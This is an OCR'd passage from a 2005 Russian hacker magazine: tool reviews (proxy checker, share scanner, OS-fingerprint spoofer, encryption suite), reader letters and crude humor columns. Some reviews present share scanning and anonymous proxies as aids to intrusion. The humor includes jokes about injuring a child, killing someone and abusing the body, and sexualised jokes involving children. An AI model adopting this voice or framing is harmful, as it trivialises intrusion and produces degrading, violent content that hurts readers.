Advanced Administrative Tools представляет собой отличный набор утилит для системного администратора: удобный сканер портов, продвинутый traceroute, whois-сервис. Однако наибольший интерес представляет тулза Proxy Analyzer. Признаться, это самая навороченная, быстрая и удобная программа для проверки прокси- и сокс-серверов, которую я только видел. Работать с утилитой — одно удовольствие. Прокси-серверы можно без труда ввести вручную или же импортировать из файла. При этом прога самостоятельно отфильтрует некорректные IP-адреса и удалит повторы. Объем прокси-листа для Proxy Analyzer — неважен. Он с легкостью «слопает» как небольшой файл, так и огромный список, состоящий из десятка тысяч записей.


Подобно многим другим программам, Proxy Analyzer использует многопоточную проверку, причем нужное количество потоков и время таймаута можно установить вручную. Процесс сканирования при необходимости может быть приостановлен и позже продолжен в любое время. Самый же смак программы заключается в специальной градации прокси-серверов, определяющей степень их анонимности. Благодаря специальным обозначениям сразу становится ясно, как прокся является прозрачной (продолжает светить твой IP-адрес), какая — анонимной (прячет IP, но выдает своей присутствие), а какая сохраняет полную анонимность (так называемые элитные прокси). В последнем случае удаленный компьютер даже не подозревает, что имеет дело с клиентом, работающим через proxy — для него это обычное пользовательское подключение. Все результаты проверок наглядно представлены в виде информативной таблицы, в которой особое внимание нужно уделить полю «рейтинг». Для каждого тестируемого сервера Proxy Analyzer определяет рейтинг анонимности, рассчитываемый по результатам анализа типа прокси, время скорости, поддержки FTP/SSL. Проксями с рейтингом 100 и выше можно пользоваться без опаски.

ShareEnum

FreeWare

Size: 35 Кб

www.sysinternals.com/Utilities/ShareEnum.html



Каждый пользователь знает, что такое общие ресурсы (шары). Каждый второй считает необходимым расшарить весь винт, включая системные диски — это аксиома :). Разработчики ОС издавна пытаются обезопасить пользователя от подобных глупостей. Так, еще во времена Windows 9x/Me юзер мог установить пароль на расшаренные ресурсы и тем самым ограничить к ним доступ, однако, обойти такую защиту можно было за несколько минут. В Win2k/2003/XP контроль над общими ресурсами значительно ужесточился. Каждому объекту файловой системы отныне задается специальный список управления доступа (Access Control List — ACL), в котором пользователь вправе обозначить политику безопасности. То есть конкретно указать, какие пользователи и какой доступ имеют к данному сетевому ресурсу.

Как показала практика, и здесь можно найти изъян. Во-первых, функция ACL по умолчанию отключена и пользователям приходится довольствоваться упрощенной системой создания сетевых папок. А во-вторых, грамотно прописать права под силу далеко не каждому (это все оттого, что они не читали статью «Безопасные шары» в #65 номере Х). Поэтому полакомиться вкусными шарами злоумышленник может и сейчас, особенно если получит доступ в какую-нибудь корпоративную сеть.

Среди массы утилит для поиска открытых ресурсов, особенно выделяется прога ShareEnum. Фишка заключается в том, что она не только ищет (и даже — находит) открытые ресурсы, но еще и показывает установленные на них права доступа, уполномоченных на чтение и запись пользователей.


Используя NetBIOS, ShareEnum сканирует все компьютеры внутри текущего домена — для каждого из них отображается список сетевых ресурсов и текущие политики безопасности. Незаменимый инструмент, если нужно найти брешь в безопасности, использовать или, напротив, устранить ее. Единственная проблема — нужны права администратора домена. Оно и понятно — полномочия для чтения ACL имеет только он.

r57.BF — Broken Fingers 1.2

FreeWare

Size: 205 Кб

rst.void.ru



Не секрет, что некоторые сканеры безопасности вроде небезызвестного nmap'а умеют определять тип и иногда даже версию ОС, установленной на удаленной машине. Все они работают по одному и тому же принципу снятия отпечатков TCP/IP стека (так называемый OS Fingerprint). Большинство операционных систем имеет сугубо индивидуальные параметры настроек TCP/IP, поэтому для определения типа и версии ОС достаточно просто считать их удаленными с машины и сравнить по заранее подготовленной базе.

Напрашивается вопрос — чем же тогда занимается обозначенная утилита? Все просто: r57.BF позволяет предотвратить подобного рода сканирования. Конечно, полностью остановить сканеры не получится, но зато сбить их с толку можно без труда. Для этого достаточно лишь подделать сигнатуры TCP/IP протокола, что без труда реализуемо с помощью r57.BF. Для использования утилиты достаточно выбрать тип подставной системы (например, FreeBSD 5.0), нажать на кнопку Apply и уйти в ребут.


Единственное учти — злоупотреблять с подделкой параметров TCP/IP не стоит. И хотя в базу программы включены сигнатуры Windows9x, использовать их не рекомендуется. Параметры TCP/IP в этих ОС были настолько плохо оптимизированы, что могут привести к ухудшению связи, в особенности, Dial-UP соединений.

Steganos Security Suite 7.1.6

ShareWare

Size: 13,7 Мб

www.steganos.com




Безопасность превыше всего. Я, конечно, не спорю: можно взламывать серверы без прокси, хранить в открытом виде базы краденых кредиток и информацию о банковских аккаунтах, но отвечать за подобную халатность будешь только ты. Значительно обезопасить себя помогут системы сокрытия и шифрования данных. На фоне многих совершенно одинаковых и серых утилит хочется выделить пакет Steganos Security Suite. Эта программа поддерживает криптование данных «на лету», сохраняя их на виртуальном шифрованном диске. Процесс шифрования происходит очень шустро, поэтому ни коим образом не влияет на работу в системе. Ты просто обращаешься к данным, как если бы они лежали на обычном разделе жесткого диска. При этом не надо опасаться за сохранность информации. Даже если компьютер зависнет, или произойдет временное отключение электропитания, защитный механизм программы предотвратит потерю информации. Любой шифрованный диск может быть спрятан в системе всего одним кликом мыши. При этом расшифровать данные, не имея ключа, по сути, невозможно. Все потому, что Steganos Security Suite использует алгоритм AES с использованием 128-битного ключа, славящийся своей криптостойкостью.

Уникальной возможностью пакета является поддержка стеганографии. Утилита позволяет скрывать зашифрованные данные любого типа в файлах .BMP и .WAV. Используется довольно сложный алгоритм, изменяющий LSB (Least Significant Bit — младший бит) единицы информации. Получается, что на каждые 16 битов оригинального файла приходится 1 бит скрытой информации: происходит изменения только одного из 16 битов, 15 остальных остаются точно такими же. Естественно, разработчики позаботились, чтобы применение подобной технологии не влияло на качество воспроизведения WAV и отображения BMP-файлов. На 700 меговом CD можно скрыть более 40 Мб информации, что является отличным показателем.




COJAIL



РАЗМЫШЛЯЛ Я ТУТ В РЕДКИЕ ЧАСЫ ДОСУГА О ТОМ, КУДА КАТИТСЯ НАШ МИР. ГЛОБАЛЬНО РАЗМЫШЛЯЛ, ОПЕРИРУЯ ПЛАНЕТАРНЫМИ МАСШТАБАМИ. ПРИШЕЛ К СОВЕРШЕННО НЕУТЕШИТЕЛЬНЫМ ДЛЯ ВСЕГО ПРОГРЕССИВНОГО ЧЕЛОВЕЧЕСТВА ВЫВОДАМ: ЦЕНЫ НА ВСЕ ПОДРЯД РАСТУТ, КОМП ГРЕЕТСЯ, АМЕРИКАНЦЫ ПЛАНИРУЮТ ЗАПУСТИТЬ НА ОКОЛОЗЕМНУЮ ОРБИТУ РЕКЛАМНЫЕ ЩИТЫ, ЧТОБЫ ИХ РЯДОМ С ЛУНОЙ РАЗМЕЩАТЬ, ИЗ ТЕЛЕВИЗОРА ГАДЯТ НЕПОСРЕДСТВЕННО В МОЗГ БОГОМЕРЗКИМИ «ПЕСТНЯМИ», НА УЛИЦЕ ЖАРА И ПУХ, А ГЛАВНОЕ — Я УЖЕ СТО ЛЕТ НЕ ПОЛУЧАЛ ОБЫЧНЫХ ТАКИХ, БУМАЖНЫХ, АНАЛОГОВЫХ, ЧТО НАЗЫВАЕТСЯ, ПИСЕМ. А ВЕДЬ ОЧЕНЬ ХОЧЕТСЯ. БРАТЦЫ, ВОЙДИТЕ В ПОЛОЖЕНИЕ, ПОРАДУЙТЕ СТАРИКА ХОТЬ ОТКРЫТОЧКОЙ КАКОЙ, ЧТОБЫ ПОЧЕРК НА НЕЙ БЫЛ ЧЕЛОВЕЧИЙ И ВИДЫ С ДРУГОЙ СТОРОНЫ КРАСИВЫЕ. ВЕК ВАМ ЭТОГО НЕ ЗАБУДУ, ЧЕСТНО! НУ А ПОКА ПРИМЕМСЯ ЗА ЧТЕНИЕ ВАШИХ БОДРЫХ ЭЛЕКТРОННЫХ ПОСЛАНИЙ. СЕЙЧАС Я ВОДРУЖУ НА БАШНЮ ПРОЛОЖЕННУЮ ФОЛЬГОЙ ШАПЧОНКУ И, ПОКРЯХТЫВАЯ, ОТКРОЮ ПЕРВОЕ ПИСЬМО, ПРИШЕДШЕЕ ЭЛЕКТРИЧЕСКОЙ ПОЧТОЙ...

From: rslam@mail.ru
Subj:][aker RuleZzz

Ну наконе-то я написал вам! Ну ладно пару заметок по вашему журналу: Первое журнал мне ваш нравится и даже очень вот только рубрику Хумор можно убрать уж больно там всякой ерунды пишут, зачем забивать такого крутого журнала каким-то хламом ;-). Второе я линуксоид и все статьи из рубрики UNIXOID я перечитываю по десять раз но вот одно конечно там не хватает :(а именно Linux FAQ было бы ваще полный RuleZzzz...!!! Третье конечно DVD это очень хорошо даже очень но все же еще круче было бы двухстороняя DVD, тогда можно впихивать целые Linux дистрибы и даже очень а сколько бы софта там было... можно мечтать и мечтать. Четвертое наверно самое главное мне не нравится ваш новый вид журнала старый был как-то круче и удобнее на много, лучше наверно поменять HTML менюшку ваще диска. Вообщем давайте ребята работайте удовлетворите желание пользователя ;-). Ваш покорный читатель

RE: Дорогой наш покорный читатель! Спешу сообщить, что нам тоже очень нравятся те, кому нравится наш журнал. И еще больше нам нравится получать письма с конструктивными предложениями. Все замечания я обязательно доведу до сведения компетентных лиц (слышите, вы, читатель вам предлагает взяться за ум!), а вот по поводу Хумора... Не все там так просто. Сам же понимаешь, дружному авторско-редакторскому][-коллективу тоже ведь надо где-то искрометно шутить, поэтому и спец-рубрику завели. Смешную. Я и сам иногда до слез начитаюсь и сижу. Так и живем...

From: SergiuZ@yandex.ru on behalf of SergiuZ [SergiuZ@yandex.ru]
Subj: Обидно!

Здравствуйте редакция самого-самого и т.д. и т.п. Все это повторялось неоднократно (и похоже под копирку), поэтому пропущу. Перехожу к основной теме. Дело в том, что я с Украины и журнал ваш люблю и читаю давно и с пользой (как и многие украинские ламеры, юзеры, крякеры, хакеры и т.д.). Тем более обидно видеть в журнале оскорбительное для дюбого украинца слово «хохол». Это слово я встречал в журнале и ранее, но последней каплей стал ?6 за июнь 2005, стр.135, «Ввлиотека программиста», фраза «Хохлы заколбасили .....». Я, конечно, не настаиваю, но хотелось бы увидеть на страницах журнала извинения в адрес украинских читателей. Желательно без стеба. До свидания.
З.Ы. А в общем контент журнала без нареканий. Так держать!

RE: SergiuZ, родной! Всячески сочувствую тебе, понимаю твою озабоченность и разделяю ту обиду, каковую вызывает «оскорбительное для любого украинца слово». Понятно, что никто не хотел бы обижать наших украинских друзей, просто это проклятые москали начинающих авторов подучили. Но им нас не поссорить! SergiuZ, прости нас, мы так больше не будем. Без стеба, по-взрослому. И заодно, пользуясь случаем, передаю пламенный привет своему киевскому товарищу Ярику. Хотя, честно говоря, вот конкретно он — хохол щирый :).

From: Затеряный Среди Вас [zsv-bk@list.ru]
Subj: Креатифф прямо-таки прет

Доброе время суток, многоуважаемая редакция!
Перейду сразу к делу, а дело заключается в том, что у меня имеется несколько рассказов, которые вполне бы могли заполнить собой вашу рубрику «Креатифф», буду безмерно благодарен и рад если вы согласитесь их напечатать!
С уважением Re:act0r
P.S. Очень прошу это письмо не публиковать (особенно в разделе «самое дурацкое письмо месяца» :))

RE: Ку, Re:act0r! Начну отвечать с конца: письмо твое, как сам видишь, публикуем, где ты просил, то есть — где надо. По поводу рассказов и еще всякого другого устного народного творчества читателей пишу в очередной раз КРУПНЫМИ БУКВАМИ: мы ВСЕГДА рады получать от вас всех не только тычки, пинки и виртуальные затрещины, но еще и связные тексты, посвященные тематике][. Для того, чтобы получить ожидаемый приятный результат и заслуженный гонорар, сделать надо не так уж и много:

1. Убедиться в том, что не написать желаемое ты уже никак не можешь. Само пишется, и все тут.
2. Убедиться в том, что написанное тобой раньше никем написано не было.
3. Таки написать.
4. Прочесть самому и дать почитать товарищам, которые «в теме».
5. После исправления всех смысловых ошибок и учета пожеланий, определиться, в какую рубрику][предназначается готовый текст и зарядить его окончательный вариант сначала в спелл-чекер, а потом сразу же отправить электрической почтой в редакцию.
6. Ждать славы и веселых золотых баблонгов.

P.S. План проверенный, работает. Я сам так когда-то начинал :).

| САМОЕ ТОЛКОВОЕ ПИСЬМО НОМЕРА |

From: Эдик [edik-x@rambler.ru]
Subj: Просьба

Извените за не скромный вопрос, но ваш журнал пришел ко мне со сломанным диском. Не будете ли вы так любезны выслать DVD диск по новой. Буду очень благодарен. С уважением Bones.

RE: Здравствуйте, дорогой Эдуард. Большое спасибо за Ваше сообщение, в связи с накопившимися у Вас вопросами, хотел бы внести в них ясность. Сломанный диск, прилагающийся к вышеуказанному журналу, — есть продукт трудовой деятельности так называемых хакеров, днями и ночами ломающих все подряд, в том числе и диски. Я лично читал в одном журнале, что сломать DVD-диск не очень-то и просто, но некоторым все же удается. А потому (ну и чтобы два раза не вставать), предлагаю объединить и диск (не сломанный, ломать будешь сам), и заслуженный приз от нас всех. Приз запустится и так, безо всяких взломов. Не переусердствуй :). Да, не забудь отписать точнее, какой там у тебя диск-то был, а то пришлем какой попало :)

С уважением и наилучшими пожеланиями, **E-MAIL**COMMENTER
Centner (centner@real.xakep.ru)
www.centner.tk



_UNIT HUMOR

ОДНАЖДЫ Я БЫЛ МАЛЕНЬКИМ. И Я ПОСТОЯННО ЗАНИМАЛСЯ ЭТИМ В БАССЕЙНЕ. БЫВАЛО, СОБЕРЕТ ТРЕНЕР ВСЕХ В ОДНОМ КОНЦЕ БАССЕЙНА, А Я ПЛЫВУ В ДРУГОЙ. И, ОСТАВАЯСЬ НАЕДИНЕ С СОБОЙ, УБЛАЖАЛ СЕБЯ РУКОЙ. НО ОДНАЖДЫ МЕНЯ ПРОПАЛИЛИ. ЗА ТУМБОЙ, ОТКУДА ПРЫГАЮТ, СПРЯТАЛАСЬ ДЕВОЧКА. И ОНА СКАЗАЛА, ЧТО ЕСЛИ Я НЕ ПЕРЕСТАНУ ЭТО ДЕЛАТЬ, ТО ОНА ВСЕМ РАССКАЖЕТ. С ТЕХ ПОР Я ПЕРЕСТАЛ ЩУПАТЬ СВОИ СОСКИ

SUPERHUMER
black_ninjaka
(black_ninjaka@mail.ru)



Однажды я был маленьким. И часто получал по ушам. Первый раз меня жестоко побили в лагере. В моем отряде был здоровый толстяк-кретин. Как-то раз он начал вспоминать свое прошлое:

— Эх, помню, как одна девчонка учила меня целоваться…

Я аж поперхнулся:

— Гы, да ты лось же! Хотел бы я посмотреть, что за дура такую жирную скотину смогла поцеловать.

Я даже не успел подумать о том, чтобы бежать.

Второй раз меня побили опять же в этом лагере и опять же этот толстяк. Он, кстати, скином был. И снова этот придурок вывел меня из себя. Я, не имея в виду ничего плохого, назвал его «евреем». У скинов, оказывается, по этому поводу комплексы на лицо, но на этот раз я даже попытался убежать.

***

Однажды я был маленьким. Учился уже в школе. И был как-то раз у нас урок физкультуры. Все дети, как дети, а один упыреныш совсем молчаливый стоит.

— Чего ты тут один грустишь, друг? — спросил я. Ответом мне была лишь тишина.

Ну и решил я его развеселить. Снова говорю ему:

— Вот стой так и не двигайся, сейчас прикол покажу.

Затем поднимаю с земли камень и прицеливаюсь чуть выше макушки. В общем, не получилось мне запустить камень так, чтобы он пролетел в миллиметре от головы. Но все равно история закончилась хорошо — «скорая помощь» увезла парня с вытекшим левым глазом.

***

Однажды я был маленьким. И играл я во дворе с ребятами в баскетбол. Когда во время игры кто-нибудь толкался, эти чмошники кричали: «Фол! Фол! Свободный удар!». Если же меня кто-нибудь пинал, я лишь тихо бормотал: «Ну все, падла! Сейчас, только еще раз встретимся!».

Да, много тогда ребят в больницу положили. Мы им печенье и фрукты носили.

***

Однажды я был маленьким. Жил я, стало быть, в деревне у бабушки. А деревня, надо сказать, что надо: дома кирпичные, телевидения местные. И вот как-то я совершенно случайно оказался в центре телесъемки. На самом деле, я сидел на заборе и думал о своем. А все внимание зевак было направленно на некое культурное здание.

Но я так сильно думал на этом заборе, что аж долбанулся об землю. Встав, и грязно выругавшись, я покинул сие злачное место. Вечером уселись всей семьей перед телевизором: «…сегодня в таком-то здании было то-то и то-то…» В конце крупным кадром показывают меня. Затем падение. «Ай, твою мать, подонки, чтоб вас апильсец! Оперный енот!», — донеслось из кадра. Репортаж оборвался, а ведущий новостей покраснел. Вот смеху-то было.

***

Однажды я был маленьким. И решил я денег заработать. Подхожу к брату и предлагаю поспорить на 1 млн долларов, что у меня при себе нет денег. Баран проверил мои карманы и согласился. Я радостный достал из носков и трусов купюры и мелочь.

Миллион он почему-то сразу отдать не смог, но пообещал, что скоро обязательно вернет все до цента. Само собой, я этого хлыща на проценты поставил, чтобы не расслаблялся.

В данный момент ищу выбивал долгов, ибо не торопится подлец миллионером становиться.

***
Однажды я был маленьким. Познакомившись поближе с этим жестоким миром, мне, естественно, пришлось написать теорию «Недобздения и перебздения». Вот ты бросаешь мячик в кольцо. Ты либо недобздишь, либо так перебздишь, что лучше бы вообще не бздел. Или, например, драка. Тут ты либо забздишь соперника до смерти, либо сам пожалеешь о своем недобздении. Та же ситуация с девушками, выпивкой и прочим.
Единственная проблема с прямым смыслом слова «бздение». Ну, впрочем, кому оно нужно?

***
Однажды я был маленьким. Жить приходилось в замечательной квартире. Ну, то есть. ночевать в одной кровати с потными жучками, паучками и тараканчиками — это в порядке вещей. Ну, так вот. Насмотревшись фильмов про пауков-убийц, я составил план. Затем пошел в ближайший потолочный уголок и взял на учет самого жирного паучка. Вооружившись мухобойкой, я потопал на охоту. Через час у меня уже было ведро мух.
— Кушай, кушай мой сладенький! — приговаривал я, кидая в паутинку по щепотке сухих мух.
— Спасибо, хозяин! — жуя с набитым ртом, молвил паучок.
Я его называл Леня. Но паучок делал сердитые глаза и исправлял:
— Леонид! Ты понял? Леонид, и никак иначе!
— Хорошо, — соглашался я, — Леонид, ты, главное, кушай...
В общем, через пару недель в моем распоряжении был собственный паук - убийца размером с большую кошку. И стали меня все уважать. Еще бы! Паук-мутант — это вам не шубу в трусы заправлять. В школе меня даже называли Магистром Членистоногих. Идиоты, блин. Но как-то раз этот Леня-сукин-сын меня укусил. С тех пор я — Человек-Паук. Вы думаете, это классно? На самом деле, эта фигня очень сильно подействовала на мою психику — 10 лет всего лишь, а я как имбецил по крышам скачу, да мир спасаю.
К данному моменту я вообще устал как скот. Никакой личной жизни. Остается лишь мечтать о мирной жизни и счастливой семье с девочкой, которая не носит трусиков.

***

Однажды я был маленьким. Пошел я как-то с девушкой погулять. Мы шли по набережной, взявшись за ручки. Кругом восходил закат. Солнце только вставало, а луна уже появилась. Были огромные волны, но на воде стояла полная тишь.
— Эй, детка, — услышал я голос своей подруги, — а поцелуй меня туда!
— Туда?! — сделал я округлые глаза.
— В шею, извращенец.
— А, ну в шею можно. Оголяй свою шейку, пингвинчик ты мой, — игриво сказал я.
Запрокинув голову и опустив вниз воротник, она застыла и закрыла глаза. Сначала я прикоснулся к юному женскому сладкому тельцу губами, затем зубами. Затем открыл по максимуму челюсть и как куснул! Раздался пронзительный крик. Затем, убрав от нее голову, я выплюнул на землю здоровый кусок кожи с мясом. И снова прильнул устами к ее шейке. Еще укус! Еще! Вот уже голова соединена с телом одним позвонком! Но я обсасываю и его!
Через пару минут я сидел на асфальте, а рядом окоченевал труп.
— Что ж я делаю? Такой возможности упускать нельзя, — с этими словами я покосился на тело, встал и.. хм.. жестоко надругался над трупом.
Вот потому я сейчас и работаю в морге.
А вы где работаете?

***
Однажды я был маленьким. Учился, как все, во втором классе. И была у нас по физкультуре невероятно милая женщина. Где-то два на два метра, не меньше трехсот кило. И прозвище такое смешное — «Груша». И вот пришли мы, маленькие невинные детки, в бассейн. А что? Мы же не знали, что она тоже купаться будет, да еще и с трамплина прыгать.
В общем, сиганула эта секс-бомба в водичку, детишек моментом вынесло на берег, брызги выбили стекла в здании и все такое.
Ну, я быстро в бега оттуда. Домой прихожу, сестричка интересуется делами. Пришлось, как всегда, чуть-чуть приврать:
— Прикинь, Груша в бассейн как сиганула, так лифчик аж соскочил, гыыы!
Ну как сказал об этом, так и забыл.
На следующий день в школу прихожу, слышу, какой-то парень другому говорит:
— Прикинь, вчера Груша в бассейне голая купалась.
Через пару часов подслушал разговор девушек:
— Вчера Груша прыгнула с трамплина, трусы и лифчик соскочили, на дне плитка потрескалась, и одного пацана насмерть приплющило.
В конце дня какие-то ребята вообще сожгли:
— Захожу в мужскую раздевалку. Вдруг один ящик трясется, я его открываю, а там Груша сидит. И дрочит.

МОРАЛЬ:
Однажды одного мальчика в писюн укусила оса. На следующий день этого же мальчика снова укусила в писюн оса. Но уже другая. А другой мальчик на своем писюне обнаружил клеща. Через пару дней он побежал в больницу, но никому не разрешал прикасаться к своему члену. Так пацан и ходит до сих пор с клещом на письке. Еще несколько ребят обнаруживали клещей у себя на мошонке. Но быстро соображали и, несмотря на приятные ощущения, опускали свои достоинства в бензин. Клещи задыхались и вылезали. А один мальчик во время такого выманивания клеща курил. Пепла было много. А один мальчик переехал в США и пошел в их армию. Его отправили в Панаму и там, как-то переходя озеро, он решил пописать. Пока он писал, через письку в него забралось пару сотен мельчайших червячков. В скором времени червячки выросли, возмужали, и разорвали мальчика на части. Будьте ближе к природе



X-CREW

ТЫ, НАВЕРНОЕ, МЕЧТАЛ СТАТЬ ВАЖНОЙ ШИШКОЙ? НЕ СОМНЕВАЮСЬ. Я ТОЖЕ КАЖДЫЙ ВЕЧЕР ПЕРЕД СНОМ ПРЕДСТАВЛЯЮ СЕБЯ САШЕЙ БЕЛЫМ :). МНЕ ВОТ СТАЛО ИНТЕРЕСНО, ЧТО БЫ СДЕЛАЛИ НАШИ РЕДАКТОРЫ, ПОЛУЧИ ОНИ НА СУТКИ ПРАВО БЫТЬ ПРЕЗИДЕНТОМ?

NIKITOZZ Наверное, тут полагается сказать что-то вроде «i'll legalize it», или «выдал бы Форбу Президентскую стипендию». На самом деле, ничего из этого я бы не сделал. Самый честный ответ — ушел бы в отставку. Соображения такие: быть президентом я не хочу, это слишком сложно, я хочу жить нормальной жизнью. Однако несколько рекомендаций своему приемнику я бы дал. Вот что меня бесит, так это то, что все люди давным-давно привыкли и воспринимают как должное, когда государственные служащие дерьмово выполняют свою работу. Весь наш бюрократический аппарат сгнил еще при рождении, давно пора заменить архаичный бумажный оборот справок и постановлений на электронный учет. Это снизит в разы мелкое взяточничество, поможет уволить 2/3 госслужащих, а остальным платить сносные зарплаты. Еще экономику вот надо развивать: наша сегодняшняя нефтяная стабильность — шаткая штука. Налоговую систему нужно менять глобально, чтобы развивать мелкое, прежде всего, предпринимательство. И еще, я бы более жестко отстаивал внешние интересы нашей страны. Сегодня ни жесткости, ни последовательности, не наблюдается. И нашим, и вашим тут не пройдет. Вообще, дерьмо какое-то я написал. Извините уж, какой вопрос, такой и ответ. **STEP** Что бы я сделал, если на день стал президентом? Сложно сказать, но одно я знаю наверняка — ничего полезного :). Получив от Бублика задание, я чуть было не принялся за подготовку осмысленного ответа с глубоким анализом текущего положения нашей страны, но потом решил, что с этой задачей лучше справится молодой специалист-заучка из экономического ВУЗа. Да и вообще, нафиг оно надо? При всем желании за день ничего толкового не сделаешь, кардинально ничего не изменишь. Так что не буду даже и пробовать: идея профукать этот день впустую как-то не прельщает. С детства есть у меня одна небольшая мечта — проехать в шикарной правительственной машине в сопровождении кавалькады крутых милицейских авто. Глупость, правда? Но зато сейчас появилась отличная возможность претворить ее в жизнь. Только представь: можно совершенно законно нестись с баснословной скоростью в городе и по шоссе, половина дорог перекрыта, а там где нет — все машины расступаются перед тобой. Неважно, кто едет впереди: будь то «копейка» или новенький ламборджини. Его отметут в сторону, так как. все обязаны уступить. Ты самая важная персона. Ты президент. **HINT** Кабы я была царицей... Ой, то есть, если бы я вдруг стал президентом РФ, то обязательно бы накурился в хлам. Просто я всегда, когда становлюсь президентом, накуриваюсь в хлам — привычка, блин. Моей левой рукой стал бы Бублик: писал бы за меня (потому что я левша) и разные другие дела полезные совершал ею, как то: почесывание за ухом, открывание пол-литровой бутылки «Кока-Колы», закрывание пол-литровой бутылки «Кока-Колы» и так далее. Еще я бы принял закон, который запрещает разговаривать с 13:00 до 14:00. Тогда в стране наступала бы полная тишина, а я, используя современную систему усиления звука, включал бы микрофон и голосил песни. Все бы слушали и плакали. И умирали, потому что у них отваливались бы уши :(. Так, еще 300 байт... Уважаемые читатели, как вы думаете, если таракану отрезать голову, он успеет сказать «бип твою бип»? Никак не пойму ни одного для тестов, а интересно, блин. Так, фуф, вроде отпустило. **DR.KLOUNIZ** Если бы я был президентом…конечно, я бы придал журналу Хакер статус официального, государственного журнала и прибавил бы к нему ХакерСпец «Закон», в котором я бы изливал свои новые законы, акты и нормы. Не забыл бы я и наследие предков. Вот, например, кодекс Хаммурапи — как насчет выдавать чиновникам зарплату темным пивом, а за бюрократию — рубить руки? Хороший закон! Конечно, отдельным постановлением я бы заставил всех водил выучить ПДД в нужном объеме, а все неправильно припаркованные около редакции машины — отдавал бы жителям Острова Маврикий в знак дружбы между народами. Ну и конечно, в обязательном порядке выписал 50 ударов палкой по пяткам Хинту и забанил бы их с Бубликом в ЖЖ. Для поднятия скорости работы :)

ХАКЕР 08(**80**)05

STEALING RPG